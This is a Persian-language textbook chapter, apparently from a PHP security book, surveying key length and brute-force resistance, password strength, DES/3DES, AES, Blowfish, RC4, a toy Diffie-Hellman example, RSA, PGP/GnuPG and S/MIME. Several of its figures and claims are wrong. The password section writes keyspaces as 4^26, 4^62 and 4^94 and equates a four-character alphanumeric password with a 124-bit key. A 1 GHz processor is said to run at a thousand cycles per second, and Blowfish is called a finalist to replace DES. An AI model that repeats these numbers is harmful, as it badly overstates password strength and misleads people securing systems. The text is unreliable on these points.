در مثال رمزنگاری ساده، ما از یک کلید ۱۶ بیتی ۱۲۳۴ (چهار عدد ۴ بیتی) استفاده کردیم که دارای ۲ به توان ۱۶ یا ۶۵۵۳۶ مقدار ممکن است. اگر در هر ثانیه یک بار کلید را حدس بزنید، می‌توانید هر مقدار ممکن را در زمانی بیش از ۱۸ ساعت، امتحان کنید. اگر انگیزه‌ی لازم را داشته باشید، می‌توانید این کار را با یک مداد و کاغذ انجام دهید، خصوصاً اگر فرض کنیم که (همان‌طور که جامعه‌ی رمزنگاری فرض می‌کند) به صورت متوسط، یک حمله‌ی موفق، نصف زمانی را صرف می‌کند که جهت بررسی تمامی مقادیر ممکن، لازم است. از سوی دیگر، یک کلید ۱۲۸ بیتی، دارای ۲ به توان ۱۲۸ مقدار ممکن می‌تواند باشد. این آنجا که ۲ به توان ۱۲۸ برابر خواهد بود با 340,282,366,920,938,463,463,374,607,431,768,211,456، سخت نیست که حدس بزنیم که یک کلید با چنین طولی تا حد زیادی در برابر حدس‌های brute-force ایمن است. ولی در صورتی که شما کامل نمی‌توانید این امر را تجسم کنید، یک پردازنده‌ی یک گیگا هرتزی (در حال کار در هزار چرخه در ثانیه) چیزی به اندازه‌ی 10,790,283,070,800,000,000,000,000 سال وقت لازم دارد تا هر کدام از ترکیبات ممکن را بررسی کند، با این فرض که هر حدس یک چرخه‌ی CPU طول بکشد. بدون یک پیشرفت قابل توجه در فناوری محاسباتی (مثل محاسبات کوانتوم)، سال‌های فراوانی طول خواهد کشید تا یک قدرت پردازشی بتواند یک کلید ۱۲۸ بیتی را با استفاده از brute force بشکند.

یک الگوریتم درهم‌سازی که یک دایجست نسبتاً طولانی را ایجاد می‌کند را نسبتاً در برابر حمله‌ی brute-force مقاوم محسوب می‌کنند.

ضعف‌های الگوریتم‌های رمزنگاری می‌تواند طول کلید موثر یا درهم‌سازی را محدود نماید. جهت مثال، زیرمجموعه‌ای از کلیدهای رمزنگاری را می‌توان ساده‌تر از یک زیرمجموعه‌ی دیگر حدس زد چرا که مثلاً دارای یک مجموعه مقدار تکراری و یا یک ویژگی ریاضیاتی دیگری هست. اگر این وضعیت وجود داشته باشد، آنگاه تعداد کلیدهایی که یک حمله کننده باید حدس بزند ممکن است تا حد زیادی کاهش یابد. جهت مثال، اگر یک حمله یافت شود که حدس زدن تمام بیت‌ها به غیر از ۴۸ بیت از کلید ۱۲۸ بیتی را تسهیل نماید، آنگاه CPU یک پیگه‌تزی ما تنها به تقریباً ۸۹۲۵ سال وقت نیاز دارد تا تمامی حدس‌های ممکن را انجام دهد. یک حمله کنیم با انگیزه‌ی بالا می‌تواند یک خوشه‌ی عظیم از سیستم‌های با عملکرد بالا را جمع‌آوری کرده و این کلید را در واقع در زمان اندکی، حدس بزند.

همواره به خاطر نمی‌ماند که هنگام انتخاب یک طول کلید جهت حفاظت از داده‌ها از طریق رمزنگاری، شما با وظیفه‌ی غیرممکن تخمین قدرت محاسباتی سیستم‌های ده تا سی سال آینده، مواجه هستید. به هر حال، طول عمر برنامه‌ی شما چقدر خواهد بود؟ (به نظر می‌رسد که این مورد به سادگی نادیده گرفته می‌شود چرا که بسیاری برنامه‌های نوشته شده در دهه‌ی ۱۹۷۰ و ۱۹۸۰ همچنان بر روی سیستم‌های اصلی در حال استفاده هستند. بنابراین، یک مقدار رمزنگاری یا درهم‌سازی شده که به صورت کامل در برابر حدس زدن در زمان حال، مقاوم است (به این دلیل که با توجه به قدرت محاسباتی کنونی، حدس زدن آن زمان بیش از حدی نیاز خواهد داشت) ممکن است در انتهای چرخه‌ی عمر برنامه‌ی شما، مقاومت بسیار کمتری داشته باشد (چرا که در آن زمان، قدرت محاسباتی ممکن است صدها برابر بالاتر از امروز باشد و بنابراین طول زمان مورد نیاز جهت حدس زدن کلید، تا حد زیادی کاهش یابد). به یاد داشته باشید که این نقص تابعی از طول کلید و نه طول (و پیچیدگی) داده‌ها هست.

## ۱.۵ نکته‌ای در خصوص قدرت رمز عبور

هرچند که ما در حال بحث پیرامون کلیدهایی رمزنگاری تصادفی بزرگ و مقادیر درهم‌سازی غیر قابل وارون در این بخش هستیم، مهم است که به خاطر داشته باشیم که مقاومت کلی هر سیستمی در برابر حمله براساس قدرت ضعیف‌ترین قسمت است. ممکن است این امر اهمیتی نداشته باشد که شما در حال استفاده از یک درهم‌سازی رمزنگاری ۱۰۲۴ بیتی جهت ذخیره‌ی رمزهای عبور هستید اگر این رمزهای عبور در یک حمله‌ی فرهنگ لغت به سادگی حدس زده شوند. تنها در حدود ۲۳۰ هزار مدخل در فرهنگ لغت عظیم آکسفورد انگلیسی وجود دارد، بنابراین اجازه دادن به کاربران جهت استفاده از لغات انگلیسی به عنوان رمز عبور باعث رسیدن به محافظت و امنیت بالایی نخواهد شد. ولی حتی رمزهای عبور کوتاه می‌توانند قوی باشند اگر نتوان به سادگی آن‌ها را حدس زد. انواع زیر از رمزهای عبور چهار کاراکتری را در نظر بگیرید:

چهار کاراکتر، A-Z همگی حرف بزرگ، منجر به ۴ به توان ۲۶ (4,503,599,627,370,496) ترکیب می شود که برابر با یک کلید ۵۲ بیتی است.

چهار کاراکتر، الفبایی و عددی، حروف بزرگ و کوچک، منجر به ۴ به توان ۶۲ ترکیب می شود که برابر با یک کلید ۱۲۴ بیتی است.

چهار کاراکتر قابل چاپ ASCII (شامل فاصله) منجر به تعداد عظیم ۴ به توان ۹۴ ترکیب ممکن می گردد.

با توجه به اینکه تعداد اندکی از برنامه های کنونی، یک رمز عبور را به تنها چهار کاراکتر محدود می کنند (مثل ATM های بانک ها که یک استثنای قابل توجه هستند)، رمز عبورها<sup>۷</sup> می توانند حفاظت بسیار قوی را ایجاد کنند. متأسفانه، کاربران رمز عبورهایی را ترجیح می دهند که به سادگی به خاطر بمانند و شامل الگوهای آشنا یا با تایپ ساده باشند. الگوهای قابل پیش بینی تا حد زیادی از قدرت رمز عبور می کاهند.

ابزارهای تولید رمز عبوری وجود دارد که تلاش می کنند یک تعادل بین قابلیت به خاطر آوری و قابلیت پیش بینی را به وجود آورند به این صورت که از الگوهای پیچیده ای استفاده می کنند که شامل ترکیبی از حروف بزرگ، حروف کوچک، اعداد و علامت ها می باشد. یکی از چنین ابزارهایی، اسکریپت GeodSoft می باشد که جهت کاربر، ده یا تعدادی بیشتر از رمزهای عبور را ایجاد می کند. بر این اساس که از چندین الگوریتمی استفاده می کند که باعث می شوند رمزهای عبور تصادفی ایجاد شده اندکی راحت تر به خاطر بمانند، جهت مثال، با تغییر بین جفت حروف بی صدا و صدا دار به مانند کلمات انگلیسی. ما اعتقاد داریم که، رمزها عبورهای این چنینی یک مصالحه ای قابل قبول بین قدرت رمز عبور و قابلیت استفاده از آن، هستند. یک سری کاملاً تصادفی<sup>۸</sup> از کارکترهای ASCII ایمنی بسیار بالاتری خواهد داشت، ولی احتمال بیشتری دارد که در جایی نوشته شود و یا در محلی غیر ایمن ذخیره گردد.

یک ملاحظه ای نهایی هنگام بررسی قدرت رمز عبور وجود دارد. یک پیمایش بسیار معروف در سال ۲۰۰۴ (که علمی نیست) دریافت که ۷۱ درصد از کاربران تمایل دارند که رمز عبور خود را در برابر یک تکه شکلات فاش کنند. ما معمولاً از بحث پیرامون مهندسی اجتماعی به عنوان یک تهدید امنیتی خودداری می کنیم ولی واقعیت این است که افراد بشر اغلب ضعیف ترین حلقه در هر سیستم ایمنی هستند.

Password <sup>۷</sup>

Random <sup>۸</sup>

## ۱.۶ الگوریتم‌های رمزنگاری پیشنهادی

هر چند افزودن رمزنگاری موثر به یک برنامه به زحمت، به درستی انجام می‌شود ولی در نتیجه‌ی تلاش‌های رمزگذاران روشنفکر، برنامه‌های نرم‌افزاری رایگانی وجود دارد که هر کسی می‌تواند مورد استفاده قرار دهد، از قبیل mcrypt و کتابخانه‌های OpenSSL - یعنی که هر کسی که تحت تاثیر محدودیت‌های قانونی واردات و یا استفاده از نرم‌افزارهای رمزنگاری قرار ندارد. (به یاد داشته باشید که الگوریتم‌های رمزنگاری ممکن است توسط دولت ایالات متحده و یا سایرین به عنوان سلاح نگرسته شوند؛ به خلاصه‌ی این بحث در انتهای این فصل مراجعه نمایید).

کتابخانه‌های رمزنگاری از قبیل دو موردی که در بالا مورد اشاره قرار گرفت، اغلب شامل یک تعداد عظیمی از گزینه‌ها و حالات هستند و تعداد مختلفی الگوریتم دارند. تعدادی از الگوریتم‌ها ممکن است به دلیل تاریخی آورده شده باشند و نه به این دلیل که در دنیای واقعی، مفید واقع می‌شوند. سایر الگوریتم‌های آورده شده ممکن است نسبتاً جدید باشند و به حد کافی مورد بررسی جامعه‌ی رمزنگاری قرار نگرفته باشند. بنابراین، در این بخش، ما این عقیده را به پیش می‌بریم که رمزهایی که تا حد زیادی مورد استفاده قرار می‌گیرند، همچنین به بهترین شکل مورد بررسی قرار گرفته‌اند و بنابراین در برابر حملات بالاترین مقاومت را دارند و ما بر روی الگوریتم‌هایی تمرکز می‌کنیم که در حال حاضر محبوب هستند و نه الگوریتم‌های که تازه ایجاد شده‌اند. همچنین، خود را محدود به مواردی می‌کنیم که در کتابخانه‌های رایگان مورد استفاده قرار گرفته و در محدودیت حق ثبت قرار ندارند. AES، Blowfish، DES3، RSA، و GnuPG به صورت عمومی مورد استفاده قرار گرفته و رایگان هستند و همگی معمولاً ایمن محسوب می‌شوند هنگامی که به درستی مورد استفاده قرار گیرند و دارای طول کلید منطقی باشند. تمامی این رمزها (به غیر از GnuPG) جهت برنامه‌های PHP در دسترس هستند به شرطی که پشتیبانی از AES (mcrypt)، DES3، Blowfish و یا OpenSSL (RSA) روشن شود. همچنین می‌توان آن‌ها را با فراخوانی برنامه‌های بیرونی از درون PHP مورد استفاده قرار داد (که این امر در ادامه‌ی این فصل مورد بررسی قرار می‌گیرد).

## ۱.۶.۱ الگوریتم‌های متقارن

همان‌طور که بیان شد، الگوریتم‌های متقارن، الگوریتم‌هایی هستند که در آن‌ها، هر دو طرف دارای کلید رمز یکسانی می‌باشند. یک مشکل بالقوه با کلیدهای متقارن این است که ممکن است تضمین این مسئله راحت نباشد که این کلید به صورت ایمن از یک طرف به طرف دیگر، انتقال می‌یابد. با این حال، اگر بتوان این کار را انجام داد، آنگاه الگوریتم‌های متقارن می‌توانند سطوح بالایی از رمزنگاری ایمن و ساده را ارائه نمایند.

۱,۶,۱,۱

DES<sup>۳</sup>

DES<sup>۳</sup> (یا DES سه گانه) در ابتدا در حدود سال‌های ۱۹۹۷ تا ۱۹۹۸ توسط والتر تاکنم به عنوان یک به روزرسانی جهت استاندارد رمزنگاری داده (DES که معمولاً دس خوانده می‌شود) توسعه یافت. این الگوریتم در اوایل دهه‌ی ۱۹۷۰ توسط تیمی شامل تاکنم در IBM توسعه یافته بود. در ادامه، توسط دفاتر فدرال در سال ۱۹۷۶ توسط مرکز ملی استانداردهای دولت ایالات متحده به پیشنهاد آژانس امنیت ملی (NSA) مورد استفاده قرار گرفت.

DES اولیه دارای مشکل طول کلید کوتاه بود (۵۶ بیت + هشت بیت پاریتی). بیت‌های پاریتی جهت تشخیص خطا در رمزگشایی کلید مورد استفاده قرار می‌گیرند ولی قبل از استفاده شدن جهت رمزگذاری پیام دور ریخته می‌شوند نظرات دانشگاهی از امنیت ضعیف موجود در چنین کلید کوتاهی، در اواسط دهه‌ی ۱۹۹۰، منجر به حملات brute-force جهت شکستن DES از طریق رمزگشایی یک پیام گردید که ایمن تلقی می‌شد. این تلاش به دلیل رشد بی نظیر در قدرت محاسباتی تسهیل شد که طی سال‌های بعد از ۱۹۷۶ رخ داده بود. اولین تلاش موفق تقریباً سه ماه در اوایل ۱۹۹۷ طول کشید ولی تا سال ۱۹۹۹، شکستن موفق را با استفاده از سخت‌افزار سفارشی می‌شد کمتر از یک روز انجام داد. عدم اطمینان به این الگوریتم به دلیل تنفر از کنترل دولت بر روش متخصصان، افزایش یافت و البته به دلیل این شایعات که NSA درخواست داده است که نوعی درب پشتی در این الگوریتم افزوده شود؛ کاربران حساس فرض نمودند که دولت می‌خواهد از مجامع رمزنگاری جاسوسی کند.

در نتیجه، الگوریتمی که اکنون به عنوان DES<sup>۳</sup> یا DES سه گانه شناخته می‌شود به وجود آمد. در تلاش جهت بهبود امنیت، این الگوریتم از ترکیبی از سه عملیات DES استفاده می‌کند: ابتدا رمزنگاری، سپس رمزگشایی و سپس رمزنگاری دوباره و هر کدام با یک کلید متفاوت. این فرآیند یک طول کلید موثر برابر با ۱۶۸ بیت (در واقع ۱۹۲ بیت، شامل ۲۴ بیت پاریتی که دور انداخته می‌شوند) را ارائه می‌دهد. هرچند این تغییرات واقعا امنیت را تقویت می‌کند، زیاد طول نکشید که تئوری‌هایی در خصوص چگونگی شکستن آن پیشنهاد شد، که ظاهراً اولین مورد آن (در ۱۹۹۸) از سوی استفان لاکز از دانشگاه مانهایم بود. لاکز روشی جهت شکستن DES<sup>۳</sup> در ۲ به توان ۹۰ مرحله‌ی محاسباتی را پیشنهاد داده بود که (اصولاً) در صورتی که زمان ضروری جهت اجرای چنین محاسباتی را به خاطر داشته باشید، عجیب نیست) تاکنون انجام نشده است.

با این حال، تاکنون، DES (و DES<sup>۳</sup>) همچنان انتخاب‌های محبوبی جهت رمزنگاری مطالبی هستند که نیازمند رمزنگاری بسیار شدید نمی‌باشند. بخشی از دلیل این محبوبیت این است که DES به مدت طولانی تنها برنامه‌ی از این دست بود، و در نتیجه، تجربه‌ی زیادی در کار با آن وجود دارد و به صورت مکرر مورد استفاده قرار گرفته است.



## AES

۱,۶,۱,۲

با درک ضعف‌های ذاتی DES، انستیتوی ملی استانداردها و فناوری (NIST) در ۱۲ سپتامبر ۱۹۹۷، رقابتی جهت یک الگوریتم جایگزین را ایجاد نمود. رمزگذاران بلژیکی، جون دایمون و وینسنت ریجمن یک الگوریتم را پیشنهاد دادند که آن را Rijndael (یک کلمه‌ی ترکیبی ساخته شده از نام‌های این دو که راین-دال تلفظ می‌شود) نامیدند. یک ویرایش محافظه کارانه از Rijndael، استاندارد رمزنگاری پیشرفته (AES)، انتخاب شد و در دسامبر ۲۰۰۱ به عنوان جایگزین رسمی DES مورد استفاده قرار گرفت. استاندارد رسمی AES در مجله‌ی استانداردهای پردازش استاندارد فدرال ۱۹۷، اعلام شد.

AES در ابتدا جهت استفاده از کلیدهای ۱۲۸ بیتی طراحی شده بود ولی طی یکی دو سال بعد اندکی تغییر داده شد تا از کلیدهای ۱۹۲ یا ۲۵۶ بیتی استفاده کند و این ویرایش‌های پیشرفته‌تر توسط NSA جهت رمزنگاری اسناد فوق محرمانه در سال ۲۰۰۳ نیز تایید شدند.

چنین پشتیبانی دولتی جهت این استاندارد منجر به علاقه‌ی وافر به استفاده‌ی خصوصی از این الگوریتم شده است و امروزه AES، هرچند هنوز نسبتاً تازه است، ولی به صورت روزافزونی مورد استفاده قرار می‌گیرد. چیزی که به محبوبیت آن می‌افزاید این واقعیت است که این الگوریتم سریع، با استفاده‌ی ساده و بدون استفاده‌ی زیاد از حافظه می‌باشد.

## Blowfish

۱,۶,۱,۳

یک الگوریتم رمزنگاری که Blowfish نامیده می‌شود در ابتدا توسط بروس اشناپر در سال ۱۹۹۴ پیشنهاد شد و در نهایت یکی از فینالیست‌ها جهت جایگزینی DES بود. هرچند توسط دولت انتخاب نشد، عموماً یک جایگزین قابل قبول جهت AES محسوب می‌شود. این الگوریتم دارای مزیت اضافی بسیار عالی، در منبع باز بودن است و بنابراین دارای حق اختراع و لیسانس و گواهی نمی‌باشد. به دلیل کار دسترس بودن، Blowfish به صورت گسترده به عنوان یک روتین محلی در بسیاری از زبان‌ها موجود است و در این میان، یک کاربری PHP شیء‌گرا با نام LingoFish وجود دارد.

Blowfish قادر به استفاده از طول کلیدها در هر ضربی از هشت بیت از ۳۲ تا ۴۴۸ می‌باشد. البته، یک طول کلید حداقل ۱۲۸ بیتی باید به عنوان یک حداقل امنیتی واقع‌گرایانه مورد نظر قرار گیرد.

## RC4

۱,۶,۱,۴

ما در اینجا یک بحث مختصر در خصوص الگوریتم RC4 ارائه می‌دهیم که تا حد زیادی مورد استفاده قرار گرفته است و تا حدی به این دلیل است که این الگوریتم در کتابخانه‌ی رمزنگاری OpenSSL قرار گرفته است. به این دلیل که یک پیام رمزنگاری شده با RC4 می‌تواند در زمان انتقال بدون تشخیص، تغییر داده شود (در واقع این یکی از ویژگی‌های RC4 می‌باشد)، استانداردهای ما جهت امنیت رمزنگاری را اکتفا نمی‌کند و بنابراین استفاده از آن را پیشنهاد نمی‌دهیم.

RC4 در سال ۱۹۸۷ توسط ران ریوست (یکی از مخترعین الگوریتم RSA، که در بخش «الگوریتم‌های نامتقارن» در این فصل مورد بحث قرار می‌گیرد) توسعه یافت. نام آن به صورت رسمی یک سرواژه جهت «رمز ریوست شماره ۴» می‌باشد ولی به صورت غیررسمی این نام را سرواژه‌ی «کد شماره‌ی چهار ران» می‌دانند. این یک محصول اختصاصی شرکت امنیتی RSA است که فروشنده‌ی تجاری برتر راه حل‌های امنیتی مبتنی بر RSA می‌باشد.

روش آن، هرچند ابتدا یک راز تجاری بود، در سال ۱۹۹۴ انتشار یافت و تاکنون بسیار معروف شده و مورد استفاده قرار گرفته است. با این حال به این دلیل که نام آن تحت کپی رایت است، این روش را گاهی در ویرایش‌های غیررسمی «ARCFOUR» می‌نامند. RC4 که یک رمز استریم است یک کلید شبه تصادفی را ایجاد نموده و سپس با استفاده از آن، متن هدف را XOR می‌کند. (ما روش XOR را در بخش «الگوریتم‌های مرتبط» در این فصل، تشریح خواهیم نمود).

RC4 روش رمزنگاری استفاده‌شده با خصوصی سازی برابر سیمی (WEP) و جایگزین آن، یعنی دسترسی حفاظت شده‌ی وای فای (WPA) جهت ارائه‌ی حفاظت (در بهترین حالت، متوسط) جهت شبکه‌های بی‌سیم می‌باشد. این الگوریتم جهت این امر انتخاب شد چرا که در برابر خطاهای نویز یا انتقال در استریم، مقاوم است. در حالی که یک خطا در انتقال اغلب پیام‌های رمزنگاری شده موجب می‌شود که پیام رمزگشایی شده نامفهوم گردد، یک خطا در یک استریم RC4 تنها بر تعداد اندکی از بایت‌های پیام تاثیر می‌گذارد. با این حال متأسفانه، این بدان معنا نیست که یک «خطای» به خوبی ایجاد شده نمی‌تواند توسط یک حمله‌کننده به استریم اضافه شود و این خطا ممکن است در سمت گیرنده، تشخیص داده نشود.

## تبادل کلید دیفی-هلمان-مرکل

۱,۶,۲

همان‌طور که قبلاً بیان نمودیم، یک مشکل بزرگ در استفاده از رمزنگاری متقارن عبارت است از نیاز دو طرف به داشتن یک کلید مشترک. در سال ۱۹۷۶، ویت‌فیلد دیفی و مارتین هلمان، اولین روش کشف شده جهت تبادل یک کلید رمزی از طریق روش‌های غیر رمزی، توصیف نمودند. در قلب روش تبادل کلید دیفی-هلمان، که همچنین به نام دیفی-هلمان-مرکل، به دلیل کمک‌های همکار آنان، مرکل جهت توسعه‌ی آن، نیز شناخته می‌شود. یک الگوریتم نسبتاً ساده است که می‌تواند توسط دو طرف، بر روی کانال‌های عمومی، مورد استفاده قرار گیرد تا یک کلید رمز مناسب را جهت استفاده در رمزنگاری متقارن، تعیین کنند. این سه نفر یک حق ثبت را جهت این روش در سال ۱۹۸۰ دریافت نمودند، که در سال ۱۹۹۷ به اتمام رسید، که این امر باعث می‌شود این روش، گزینه‌ی انتخابی جهت انتقال کلید باشد.

ما با یک ویرایش بسیار ساده شده از الگوریتم دیفی-هلمان-مرکل، نحوه عمل‌کرد آن را نشان می‌دهیم. یک طرف، یک base (پایه) را انتخاب می‌کند که عددی بین ۱ و ۲۵۶ در ویرایش ساده شده‌ی ما می‌باشد، و این



پایه را جهت طرف دیگر ارسال می کند. هر طرف یک عدد رمز را جهت استفاده به عنوان یک نما با پایه، انتخاب می کند. در شبه کد، از تابع  $\text{pow}()$  در PHP، جهت محاسبه ی یک نما استفاده می شود.

$$\text{\$myResult} = \text{pow}(\text{\$ourBase}, \text{\$mySecretExponent});$$

به شکل ملموس، اگر تصمیم بگیریم که از یک مقدار ۳ جهت  $\text{\$ourBase}$  استفاده کنیم و من عدد ۳ را به عنوان  $\text{\$mySecretExponent}$  انتخاب کرده باشیم، آنگاه  $\text{\$myResult}$  برابر با ۲۷ خواهد بود. اگر شما عدد ۲ را به عنوان  $\text{\$yourSecretExponent}$  انتخاب کنید، آنگاه،  $\text{\$yourResult}$  برابر خواهد بود با ۹.

اکنون هر کدام از ما، نتیجه ی خود را جهت طرف مقابل ارسال می کنیم. هر طرف، عدد دریافتی از طرف دیگر را به عنوان پایه در هنگام اجرای همین عملیات با نمای رمزی خود، مورد استفاده قرار می دهد. نتیجه جهت هر دو طرف دقیقاً برابر با یک عدد خواهد بود:

$$\text{\$ourKey} = \text{pow}(\text{\$yourResult}, \text{\$mySecretExponent});$$

به شکل ملموس، عدد ۹ شما با نمای ۳ یک کلید برابر با ۷۲۹ را ارائه می دهد. عدد ۲۷ با نمای ۲ شما، همین کلید ۷۲۹ را ارائه می دهد. این کلید تنها جهت دو نفر ما شناخته شده است. یک حمله کننده می تواند کدام از پیام های ما را بدزدد (تنها سه مورد، نیاز است جهت انتقال پایه و هر کدام از نتایج) ولی بدون حدس زدن یکی از نماهای رمزی ما (یک احتمال ۱ در ۲۵۶ در ویرایش ساده ی ما)، وی نمی تواند همین کلید را تولید کند (و بدون این کلید، وی نمی تواند پیام های ما را رمزگشایی نماید).

البته، در واقعیت، الگوریتم دقیقی-هلمان-مرکل از ارقام بسیار بزرگتر و یک روش ریاضیاتی اندکی پیچیده تر استفاده می کند ولی نتیجه ی نهایی یکسان است. هر دو طرف اطلاعات متنی ساده ارسال شده از طریق کانال های عمومی را تبدیل می نمایند تا به یک رمز مشترک برسند که سپس تبدیل می شود به یک کلید جهت استفاده به همراه الگوریتم رمزنگاری متقارن به گونه ای که مکالمه می تواند به صورت خصوصی ادامه یابد.

## الگوریتم های نامتقارن

۱,۶,۳

الگوریتم های نامتقارن الگوریتم هایی هستند که در آنها کلید رمزگذاری با کلید رمزگشایی متفاوت است. به طوری که کلید خصوصی قادر است چیزی را رمزگشایی کند که توسط کلید عمومی طرف دیگر، رمزنگاری شده است. بنابراین، هیچ نوع انتقال کلیدهای رمز مورد نیاز نمی باشد و هر نوع ریسک در معرض تهدید قرار گرفتن، از بین می رود.

با این حال، الگوریتم های نامتقارن دارای نیاز بسیار بالاتری به محاسبات هستند و بنابراین کندتر از الگوریتم های متقارن مبتنی بر بلوک می باشند چرا که نیازمند وارد نمودن اعداد صحیح بسیار بزرگ به منظور تاثیرگذاری بر رمزنگاری و رمزگشایی هستند.

## RSA

۱,۶,۳,۱

رمزنگاری RSA نام خود را از حرف اول نام مخترعین خود، یعنی ران ریوست، ادی شمیر و لئونارد ادلمن از موسسه‌ی فناوری ماساچوست گرفته است. این روش طی سال ۱۹۷۷ به عنوان یک پروژه‌ی مشترک توسعه یافت که ریوست و شمیر در تلاش جهت توسعه‌ی یک الگوریتم غیرقابل شکستن بودند و ادلمن تلاش می‌کرد که روش‌های پیشنهادی آن‌ها را بشکند. هنگامی که یک الگوریتم یافت شد که ادلمن نتوانست بشکند، RSA متولد شد. ریوست، شمیر و ادلمن این الگوریتم را ثبت نمودند و سپس آن را جهت شرکتی گواهی نمودند که جهت کسب درآمد از این الگوریتم ایجاد شده بود یعنی شرکت امنیت داده‌ی RSA (که اکنون شرکت امنیتی RSA نامیده می‌شود).

RSA احتمالاً معمول‌ترین الگوریتم رمزنگاری با استفاده‌ی تجاری در دنیای امروز می‌باشد. این الگوریتم در مرورگرهای مدرن قرار گرفته است و به صورت خودکار هنگامی که تراکنش‌های ایمن را انجام می‌دهید، مورد استفاده قرار می‌گیرد. این الگوریتم در برابر تمامی تلاش‌ها جهت شکستن آن، مقاومت کرده است، علی‌رغم اینکه مخترعین آن به صورت کلی بیان نموده اند که چگونه باید این کار را انجام داد و علی‌رغم دانش عمومی در خصوص اینکه دقیقاً به چه صورت کار می‌کند. این الگوریتم تا حدی به این دلیل موفق بوده است که از یک کلید بسیار بزرگ استفاده می‌کند؛ حداقل ۱۰۲۴ بیت جهت کاربردهای تجاری، معمول هستند. بنابراین، به درستی الگوریتم نامتقارنی است که باید مورد استفاده قرار دهید.

با این حال، همان‌طور که در بالا اشاره کردیم، هم اندازه‌ی کلید و هم ماهیت این الگوریتم باعث می‌شود که استفاده از RSA یک فرایند گران قیمت باشد؛ بنابراین، یک استفاده‌ی معمول از آن جهت حفاظت از کلیدهای کوتاهتری بوده است که در الگوریتم‌های سریع‌تر مورد استفاده قرار می‌گیرند. بنابراین جهت مثال، کلید خصوصی ۱۲۸ بیتی مورد استفاده در یک تراکنش رمزنگاری شده توسط AES را می‌توان با استفاده از RSA رمزنگاری نمود که این امر اجازه می‌دهد تا آن را بین دو طرف به اشتراک بگذاریم با تضمین اینکه به شکلی ایمن انتقال خواهد یافت. هنگامی که گیرنده، کلید خصوصی خود را جهت رمزگشایی کلید اشتراکی دریافت می‌کند، وی می‌تواند از این کلید جهت رمزگشایی خود پیام استفاده کند. این فرایند بسیار سریع‌تر از استفاده از RSA جهت کل تراکنش است (مگر اینکه پیام بسیار کوتاه باشد).

## روش‌های رمزنگاری ایمیل

۱,۶,۴

رمزنگاری پیام‌های ایمیل، چالش‌های خاصی را به دنبال دارد. کنسرسیوم غیرانتفاعی میل اینترنت تلاش می‌کند تا پیشرفت‌ها در حوزه‌ی رمزنگاری ایمیل را مدیریت کند یا حداقل مورد نظارت قرار دهد و یک منبع خوب جهت اطلاعات دست اول است

دان دیویس در سال ۲۰۰۱ نشان داد که یک رمزنگاری دو امضایی یا دو رمزنگاری جهت تنظیمات واقعی با امنیت بالا مورد نیاز است. در بهترین حالتی که می توانیم بررسی کنیم هیچ کدام از دو پروتکل موجود تاکنون به این ضعف ضمنی نپرداخته اند.

## PGP و GnuPG

۱,۶,۴,۱

خصوصی سازی نسبتاً خوب (PGP) یک نام فروتنانه است (که تقدیم شده است به خواروبارفروشی تقریباً خوب رالف در برنامه ی رادیویی گریسون کیلر با نام «همراه در خانه ای در چمنزار») که به الگوریتمی داده شده است که در سال ۱۹۹۱ توسط فیلیپ زیمرمن به عنوان ابزاری جهت رمزنگاری پیام های ایمیل، توسعه و انتشار یافت. PGP از ترکیبی از المان های هر دو نوع رمزنگاری متقارن و غیرمتقارن (تقریباً شبیه چیزی که اکنون درباره ی RSA بیان نمودیم) استفاده می کند.

تاریخچه ی سیاسی و اجتماعی این الگوریتم هم ابهام آمیز و هم جذاب است. زیمرمن روش های موجود را تغییر داد تا یک جایگزین را جهت رمزنگاری RSA ایجاد نماید که جهت استفاده در رایانه های شخصی ایجاد شده بود. زیمرمن (که سابقه ی حمایت از حقوق آزاد و حقوق بشر را نیز در کارنامه دارد و در حرکت ضد سلاح های هسته ای فعال بوده است) از همان ابتدا بیان نمود که انتشار این الگوریتم یک تلاش فعالانه جهت حقوق بشر است که روشی را به صورت رایگان جهت انتقال پیام ها ارائه می دهد که دیگران نتوانند آن ها را بخوانند. اتهامات و دفاعیات شروع شدند: اینکه دولت در تلاش است تا با قراردادن درهای پشتی<sup>۹</sup> (آسیب پذیری خاصی که به هکرها و حمله کنندگان فرصت می دهد تا مکانیزم های امنیتی معمول را دور زده و به صورت غیرمجاز به منابع و اطلاعات سیستم دسترسی داشته باشند) از آنجا که این تهدید در پس زمینه فعال بوده و خود را از کاربر پنهان می سازد، شناسایی و حذف آن کاری تقریباً مشکل است) در بسته ها، ارتباطات ایمن را ایجاد نماید؛ که زیمرمن حق ثبت های متعلق به شرکت امنیتی داده ی RSA (RSADS) را نقض نموده است؛ که تروریست ها اکنون می توانند فعالیت های خود را بدون ترس از شناخته شدن انجام دهند. دولت یک بررسی کیفی از زیمرمن را جهت اتهامات نقض محدودیت صادرات، آغاز نمود؛ RSADS نیز به فکر شکایت از وی جهت نقض حق اختراع خود بود. ولی در هر دو پرونده، انتشار گسترده ی اطلاعات که از قبل بر روی اینترنت رخ داده بود، به همراه اتمام حق اختراع و بازتعریف محدودیت های خبرگان، باعث شد که شکایت های این دو طرف، هم بی معنی و هم بیهوده شود.

<sup>۹</sup> Backdoor

از همان روزهای آغازین، قدرت الگوریتم PGP به صورت گسترده مدنظر قرار گرفته است حتی هنگامی که یک ابهام خاص در خصوص در دسترس بودن آن وجود دارد. MIT و شرکت زیمرمن، شرکت PGP، در حال انتشار ویرایش‌های «رایگان جهت استفاده‌ی غیرتجاری» بوده‌اند ولی اینکه «غیرتجاری» دقیقاً چه معنایی دارد هیچ‌گاه به صورت کامل تعریف نشده است و خود شرکت PGP یک ویرایش تجاری را نیز منتشر می‌کند (که مثل همیشه دارای پشتیبانی مربوطه نیز می‌باشد).

در عین حال، RFC 2440، یک ویرایش منبع‌باز<sup>۱۰</sup> از PGP را تعریف نموده است که تحت حمایت اتحاد OpenPGP توسعه‌یافته است. این ویرایش تقریباً قابل کار با خود PGP است. با تلاش جهت تطبیق با استانداردهای OpenPGP، بنیاد نرم‌افزار آزاد، محافظ خصوصی (GnuPG) را ایجاد نموده است و آن را در مجموعه‌ی خانواده‌ی ابزارهای Gnu قرار داده است که تحت لیسانس Gnu به صورت کاملاً رایگان، منتشر می‌شود. امروزه، PGP رقیب RSA در انتشار گسترده است.

## S/MIME

۱,۶,۴,۲

شرکت امنیتی RSA پروتکل افزودنی ایمیل اینترنتی ایمن/چندهدفی را جهت اعمال استاندارد رمزنگاری کلید عمومی (PKCS) شماره‌ی هفت، به منظور تعمیم خدمات رمزنگاری به پیام‌های ایمیل، تهیه نموده است (<http://www.rsasecurity.com/rsalabs/node.asp?id=2129>). این موضوع در RFC3851 تعریف شده است (در دسترس در آدرس <http://www.ietf.org/rfc/rfc3851.txt>).

